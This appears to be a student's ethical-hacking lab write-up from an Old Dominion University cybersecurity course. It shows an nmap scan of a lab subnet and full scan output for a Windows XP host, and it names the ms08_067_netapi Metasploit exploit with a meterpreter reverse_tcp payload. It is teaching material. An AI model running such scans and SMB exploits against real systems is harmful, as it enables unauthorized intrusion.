OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 Ethical Hacking


Stuart N. Howard

01241576


Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.


1. **Run a port scan against the Windows XP using nmap command to identify open ports and services**.




- Used external Kali to conduct subnet Nmap scan 192.168.10.0/24
- After scan w/Nmap
    - 192.168.10.2
        - Open ports 53/80/443
        - PfSense




- 192.168.10.11
  - Windows Serve 2008
  - Open ports 21/80/135/445/3389




- 192.168.10.14
  - Windows XP
  - Open ports 135/139/445



Attacker Kali - External Workstation on SHOWA006 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Zenmap Wed 19:05
Zenmap
Scan Tools Profile Help
Target: 192.168.10.14
Profile: Intense scan
Scan
Command: nmap -T4 -A -v 192.168.10.14
Hosts Services
OS Host
192.168.10.2
192.168.10.11
192.168.10.14
Filter Hosts
Nmap Output Ports / Hosts Topology Host Details Scans
nmap -T4 -A -v 192.168.10.14
Details
Initiating NSE at 18:53
Completed NSE at 18:53, 0.00s elapsed
Nmap scan report for 192.168.10.14
Host is up (0.030s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows XP microsoft-ds
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP3
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
Host script results:
|_clock-skew: mean: 1h59m59s, deviation: 2h49m42s, median: 0s
| nbstat: NetBIOS name: ORG-JLF9I0GWXFM, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:40:57:09 (Microsoft)
| Names:
| ORG-JLF9I0GWXFM<00> Flags: <unique><active>
| WORKGROUP<00> Flags: <group><active>
| ORG-JLF9I0GWXFM<20> Flags: <unique><active>
| WORKGROUP<1e> Flags: <group><active>
| WORKGROUP<1d> Flags: <unique><active>
|_ \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| smb-os-discovery:
| OS: Windows XP (Windows 2000 LAN Manager)
| OS CPE: cpe:/o:microsoft:windows_xp::-
| Computer name: org-jlf9i0gwxfm
| NetBIOS computer name: ORG-JLF9I0GWXFM\x00
| Workgroup: WORKGROUP\x00
Status: Running
Clustered: No
Activate Windows
Go to Settings to activate Windows.
7:05 PM
7/19/2023
3:05 PM
7/19/2023




2. **Identify the SMB port number (default: 445) and confirm that it is open.**
3. **Launch Metasploit Framework and search for the exploit module: *ms08_067_netapi***




4. **Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.**

